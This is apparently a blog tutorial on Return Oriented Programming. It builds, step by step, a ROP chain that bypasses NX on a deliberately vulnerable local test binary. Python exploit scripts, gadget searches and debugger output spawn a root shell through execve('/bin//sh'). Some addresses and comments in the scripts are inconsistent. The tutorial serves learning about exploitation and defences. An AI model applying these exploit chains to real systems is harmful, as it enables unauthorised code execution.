Return Oriented Programming

Return Oriented Programming (ROP) is a payload execution method that is able to bypass the *no execute* (nx) protection. The *no execute* protection (or Data Execution Prevention in Windows) is an efficient way of protecting software bugs to be exploited in the conventional way where e.g. the attacker overwrite a buffer with a code as a data and the code (the payload) is executed in the data section in the virtual address space. Nx protection sets rights to different sections. Data sections are readable and can be written but cannot be executed. Code sections can be read and executed but any modification of the code (writing the code segment) is disallowed. This seems to be an efficient way of preventing e.g. the previously presented stack overflow exploitation. It also prevents conventional heap related vulnerability exploitations. If the code is placed in a heap chunk it cannot be executed.

Gdb-peda shows the nx protection for us. This time I recompiled the manymeth example (see my stack overflow example) with the nx protection.

```
root@kali:~# gcc -m32 -fno-stack-protector -no-pie -Wl,-z,norelro -static -o man
ymeth manymeth.c
root@kali:~# gdb ./manymeth
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./manymeth...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

The aim of this part of my tutorial is to explain what is ROP and how to use it. I won't focus on the previously discussed details such as how to find the size of the padding, how the stack frames placed, etc. Our previous exploit is the starting point now where we already discovered all of the necessary details for a successful exploitation. The previous exploit was the following:

```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
```

ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"

print ex

During the stack overflow exploitation (I mean code execution on the stack by stack overflow, this time we'll have stack overflow again) we placed the address of a *jmp esp* to the stack overwriting a return address. This time it won't be useful for us since *jmp esp* execution will move the *eip* to the stack and the next instruction (the first *nop*) immediately violates the *nx* protection and the execution will be stopped. We can easily check it if we try to execute our old exploit using the *nx* protected binary.

```
root@kali:~# ./manymeth `python poc_methods.py`
Last method
Segmentation fault
root@kali:~#
```

Instead of writing the *jmp esp* address, the idea is the following: let's try to find codeparts in the memory which has a *ret* instruction at the end. For example if we manage to find an *xor eax,eax; ret* combination of code in our *manymeth* or in the *libc* then we can write the address of it instead of *the jmp esp address*. Why is it useful for us? Let's try it. These kind of special code-parts are called *gadgets* in return oriented programming. The gadgets are the basic building elements of the return oriented programs. Our first example will use only two gadgets: an *xor eax, eax* gadget and an *inc eax* gadget. Peda helps us to find gadgets with the asmsearch:

```
gdb-peda$ asmsearch 'xor eax, eax; ret'
Searching for ASM code: 'xor eax, eax; ret' in: binary ranges
0x080565b0 : (31c0c3)   xor    eax,eax; ret
0x08057280 : (31c0c3)   xor    eax,eax; ret
0x080572d0 : (31c0c3)   xor    eax,eax; ret
0x08060caa : (31c0c3)   xor    eax,eax; ret
0x08060e50 : (31c0c3)   xor    eax,eax; ret
0x08061030 : (31c0c3)   xor    eax,eax; ret
0x08062741 : (31c0c3)   xor    eax,eax; ret
0x08062760 : (31c0c3)   xor    eax,eax; ret
0x080679c0 : (31c0c3)   xor    eax,eax; ret
0x08067fc0 : (31c0c3)   xor    eax,eax; ret
0x08068020 : (31c0c3)   xor    eax,eax; ret
0x080681e0 : (31c0c3)   xor    eax,eax; ret
0x0806a73f : (31c0c3)   xor    eax,eax; ret
0x0806b6d4 : (31c0c3)   xor    eax,eax; ret
0x0806bf11 : (31c0c3)   xor    eax,eax; ret
0x08085fa0 : (31c0c3)   xor    eax,eax; ret
0x080900a0 : (31c0c3)   xor    eax,eax; ret
0x08091b93 : (31c0c3)   xor    eax,eax; ret
0x08092f20 : (31c0c3)   xor    eax,eax; ret
gdb-peda$
```


Please note that not all the gadgets can be used. If the address of a gadget contains 0x0a, 0x0c, 0x0d bytes then it terminates the *c* style strings. The same is true for 0x20 (space). If the input that overwrites the buffer is a string then we have to consider that restrictions. Let's find *inc eax* gadgets too.

```
Searching for ASM code: 'inc eax; ret' in: binary ranges
0x0807c4ca : (40c3)     inc    eax;     ret
0x080caa89 : (40c3)     inc    eax;     ret
```

Let's go back to the ROP now. The question is still how it is useful for us? Since that gadgets are in executable memory region (part of one of the code parts) if we manage to redirect the execution to the beginning of a gadget then it will executed with the *nx* protection too. And here comes the role of the *ret* at the end: because of it the program will pop the next address from the stack and redirects eip there. So, if we place gadget addresses on the stack to the appropriate place they will be executed after each-other step by step. Let's try it, we're going to use the following code now:

```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += '\x90'*20

print ex
```

When the program exists from the *method1* the stack contains our ROP program (0x8057280 first, then the 0x807c4ca)




Because of the *ret* the code execution will jump to the first gadget (*xor eax, eax*). Since the gadgets have *ret* at the end, the execution will continue by jumping to the next address on the stack. That means that placing gadget addresses continuously on the stack will result with the continuous execution of the gadgets (the gadgets are concatenated by the *ret*s). The current rop program has only two instructions: xor eax, eax and inc eax. They are executed after each-other.

Obviously the ROP can contain several gadgets, the following program will set *eax* to 11:

```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
```

```
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += '\x90'*20

print ex
```

It is a common way of writing each gadget address in a new line (not necessary but makes rop more transparent). It is also useful to write the gadget instruction at the end as a comment to see later what is happening there. Our new program will set eax to 11 in 12 steps and after the execution of the last gadget we have the following status (eax is 0xb, the next return will jump to 0x90909090):



```
[----------------------------------registers-----------------------------------]
EAX: 0xb ('\x0b')
EBX: 0x41414141 ('AAAA')
ECX: 0x80dc2d0 ("Last method\n")
EDX: 0x80da2d4 --> 0x0
ESI: 0x80d891c --> 0x0
EDI: 0x8048188 (<_init>:        push   ebx)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd20c --> 0x90909090
EIP: 0x807c4cb (<__current_locale_name+27>:     ret)
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x807c4be <__current_locale_name+14>:        mov    eax,0xffffffd4
   0x807c4c4 <__current_locale_name+20>:        mov    eax,DWORD PTR gs:[eax]
   0x807c4c7 <__current_locale_name+23>:
    mov    eax,DWORD PTR [eax+edx*4+0x40]
=> 0x807c4cb <__current_locale_name+27>:        ret
   0x807c4cc:   xchg   ax,ax
   0x807c4ce:   xchg   ax,ax
   0x807c4d0 <__ctype_b_loc>:   call   0x80489c2 <__x86.get_pc_thunk.ax>
   0x807c4d5 <__ctype_b_loc+5>: add    eax,0x5c447
[------------------------------------stack-------------------------------------]
0000| 0xffffd20c --> 0x90909090
0004| 0xffffd210 --> 0x90909090
0008| 0xffffd214 --> 0x90909090
0012| 0xffffd218 --> 0x90909090
0016| 0xffffd21c --> 0x90909090
0020| 0xffffd220 --> 0x806f200 (<__fortify_fail_abort+32>:      and    al,0x34)
0024| 0xffffd224 --> 0x80d891c --> 0x0
0028| 0xffffd228 --> 0x80d891c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0807c4cb in __current_locale_name ()
gdb-peda$
```

Just to emphasize the main characteristics of rop again: the basic idea is to use already existing codeparts in executable memory regions that are concatenated by the *ret* instruction. So the payload is divided into parts but there's no need to place own code by the attacker. The attacking code is already in the virtual address space just have to find the different pieces of it and concatenate them.

A gadget normally consists of only two instructions: something useful and a *ret*. A gadget can be even more useful when it has more than two instructions, e.g.: *xor eax, eax; xor ecx, ecx; ret*

In the previous case we zero two registers with one gadget. So a gadget can have more instructions but sometimes we need only one. If we need a very special gadget which only exists in a special arrangement then we can have some side effects. If there's no *xor eax,eax*; *ret* combination in the virtual address space we can also use the *xor eax,eax; xor ecx,ecx*; *ret* gadget instead. That case the *xor ecx,ecx* is a side effect (we didn't want to zero it, but we have no other option to zero *eax*).

Some instructions should be avoided. Take a look at the following *xor eax,eax* gadget: *xor eax,eax, jmp 0x8048666; ret;* That gadget has the *ret* at the end but it won't be reached because of the *jmp* instruction in the gadgets. We should also avoid conditional jumps, push instructions (mess up the stack arrangement), etc. as well.

On the other hand pop instructions can be very useful. How to set eax to 0x22222222? Well zero it with *xor* then repeating the inc 0x22222222 times is not the best idea ☺. But instead using a *pop eax; ret* gadget will pop the next value from the stack:

```
ex += struct.pack("<L", 0x08111111) #pop eax
ex += '\x22\x22\x22\x22'
```

But this also involves that the stack contains data as well and not only gadget addresses. What if we need to set a register to a value that contain zero bytes (or 0x0a, 0x0c, etc.). We cannot place it on the stack because it closes our c style string. We have to use some tricks to be able to this like:

Pop eax; ret
value of eax
Pop ecx; ret;
value of ecx
Add eax, ecx;

Any number can be produced as an addition of two numbers that has no sensitive bytes (e.g 0x00).

Finally it has to be mentioned that ROP is Turing complete. That means we can write jumps, conditions, cycles, method calls, etc. It is necessary to mention that according to the current status of software bug exploitation we don't really need that. For a more complex exploit, attackers first turn of the *nx* protection then execute the payload using the conventional way.

Let's go back to our task now. We would like to open a shell with the rop payload. We need to use an interruption (int 0x80) or the sysenter instruction. You can find the full documentation of the int 80 system call using the following link (https://syscalls.kernelgrok.com/):

For us the eax=0xb is the interesting part (ok, it was deliberate to set *eax* to 0xb in our previous example).

Show 10 entries

#	Name	Registers			
		eax	ebx	ecx	edx
10	**sys_unlink**	0x0a	const char __user *pathname	-	-
11	**sys_execve**	0x0b	char __user *	char __user *__user *	char __user *__user *
12	**sys_chdir**	0x0c	const char __user		

In order to execute a shell we need to set other parameters as well. *Ebx* should point to a c style string that contains: */bin/sh*. Sometimes we need to set *ecx* and *edx* as well (in not all the cases). *Ecx* has to point to the environmental variables array. For us we going to set it to point to a null array. To sum it up we need to arrange the following thing to open a shell:


- Place /bin/sh on the stack
- Set ebx to point to the /bin/sh
- Set ecx to point to a zero value
- Execute int 0x80

The first task is the easiest. At the end of our payload we just place it. Note that I inserted extra nops in order to have space for the gadgets (if the place of the /bin/sh is shifted then we need to modify the exploit every time we insert new gadget addresses).

```
import struct


ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += '\x90'*100
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
```

print ex


To set *ebx* and *ecx* we can choose from two approaches: an easy solution without considering *aslr* or a more complex solution that can consider that the stack can be placed different places. Since we turned of *aslr* we can choose the first solution. Take a look at the next screenshot. I was looking for pop *ecx* gadgets using peda's *ropsearch*:



```
gdb-peda$ ropsearch 'pop ecx'
Searching for ROP gadget: 'pop ecx' in: binary ranges
0x0806f062 : (b'595bc3')        pop ecx; pop ebx; ret
0x080489bb : (b'595b5d8d61fcc3')        pop ecx; pop ebx; pop ebp; lea esp,[ecx-0x4]; ret
0x080c754a : (b'590e204f0e0c41c3')      pop ecx; push cs; and BYTE PTR [edi+0xe],cl; or al,0x41; ret
0x080c751e : (b'590e204f0e0c41c3')      pop ecx; push cs; and BYTE PTR [edi+0xe],cl; or al,0x41; ret
gdb-peda$
```

How lucky we are, we have the perfect gadget at 0x806f062: pop ecx, ebx

Hopefully we have *int 0x80* instruction as well somewhere in the virtual address space.



```
gdb-peda$ ropsearch 'int 0x80'
Searching for ROP gadget: 'int 0x80' in: binary ranges
0x0806f970 : (b'cd80c3')        int 0x80; ret
gdb-peda$
```

So here's the exploit we need:

```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax

ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += '\x11\x11\x11\x11' #value of ecx
ex += '\x22\x22\x22\x22' #value of ebx
ex += struct.pack("<L", 0x0806f97) #int 0x80
ex += '\x90'*100
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
```

```
print ex
```

It's fair to mention that we don't really need an *int 0x80* gadget. A simple *int 0x80* instruction without a *ret* also works, there's no more gadget after that. But we need to find the position of the */bin/sh* string and substitute it to the exploit as well as the pointer to a zero value. For that we're going to debug the program. Before the *pop ecx* gadget is executed we look around in the virtual address space.

```
gdb-peda$ x/64x 0xffffd200
0xffffd200:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd210:     0x90909090      0x90909090      0x90909090      0x2f909090
0xffffd220:     0x2f6e6962      0x0068732f      0x080d891c      0x08048188
0xffffd230:     0x00000000      0x3082474f      0xc63eaea0      0x00000000
0xffffd240:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd250:     0x080d891c      0x00000002      0x00000000      0x08048742
0xffffd260:     0x08048955      0x00000002      0xffffd284      0x080496a0
0xffffd270:     0x08049740      0x00000000      0xffffd27c      0x00000000
0xffffd280:     0x00000002      0xffffd427      0xffffd436      0x00000000
0xffffd290:     0xffffd566      0xffffdb22      0xffffdb3d      0xffffdb52
0xffffd2a0:     0xffffdb6a      0xffffdb81      0xffffdb90      0xffffdba1
0xffffd2b0:     0xffffdbb6      0xffffdbc1      0xffffdbd5      0xffffdbe3
0xffffd2c0:     0xffffdbee      0xffffdc14      0xffffdc25      0xffffdc2f
0xffffd2d0:     0xffffdc47      0xffffdc6b      0xffffdc75      0xffffdc7e
0xffffd2e0:     0xffffdc89      0xffffdca0      0xffffdcb3      0xffffdcc6
0xffffd2f0:     0xffffdcdb      0xffffdd18      0xffffdd34      0xffffdd4c
```

The /bin/sh is at 0xffffd220, we have lot's of zeros like: 0xffffd240. Having a *0x20* (space) in the addresses is not working, so instead we'll use 99 *nop*s and 0xffffd21f.

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax

ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd240) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd21f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh

print ex
```

The number of *nops* has to be changed to 99, but we get a shell through the debugger:

```
root@kali:~# gdb ./manymeth
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./manymeth...(no debugging symbols found)...done.
gdb-peda$ r `python poc_rop.py`
Starting program: /root/manymeth `python poc_rop.py`
/bin/bash: warning: command substitution: ignored null byte in input
Last method
process 17935 is executing new program: /bin/dash
#
```

Without the gdb the stack arrangement is different. Gdb places extra data to the stack.

```
root@kali:~# ./manymeth `python poc_rop.py`
bash: warning: command substitution: ignored null byte in input
Last method
Segmentation fault
root@kali:~#
```

We can prevent gdb to place some extra data by:

```
Reading symbols from ./hof...(no debugging symbols found)...done.
gdb-peda$ unset environment LINES
gdb-peda$ unset environment COLUMNS
```

This time the */bin//sh* will be at 0xffff2d3f and the zero is at 0xffff2d60

Gdb has more data on the stack, so we increased the address with an additional 0x10: */bin//sh* will be at 0xffff2d4f and the zero is at 0xffff2d70. As we can see now we got the shell without gdb.

```
root@kali:~# ./manymeth `python poc_rop.py`
bash: warning: command substitution: ignored null byte in input
Last method
#
```

Here’s the final exploit:


```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
```

```
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0807c4ca) #inc eax

ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd270) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd24f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh

print ex
```

Of course a solution which does not rely on the accurate stack position is more preferable. How to do that? *Ebp* contains the current frame pointer. If we set the addresses (*ecx, ebx*) relative to *ebp* then we get a universal solution. For example with the following gadgets:

Pop eax; ret
Value of eax //difference between ebp and the /bin//sh
Mov ebx, ebp
Add ebx, eax
Pop eax; ret
Value of eax //difference between ebp and the pointer to zero
Mov ebx, ebp
Add ecx, eax

As it can be seen first we set *eax* as a difference between the *ebp* and the address of the */bin//sh*. Most probably that difference will contain zero bytes, so we have to set it using multiple steps (e.g. the way that was already presented). Another problem is to find each gadgets in the virtual address space.



As you can see there's no *mov ebx, ebp* gadget. We can use *xchg ebx, ebp* instead. Probably we don't have it either. We can use *xchg edx, ebp* then a move *ebx, edx* or other combinations. We have multiple options just have to find the right one which has available gadgets.

And also there's another option which is called the *return to libc* technique. With that we need only one gadget with an appropriate stack arrangement.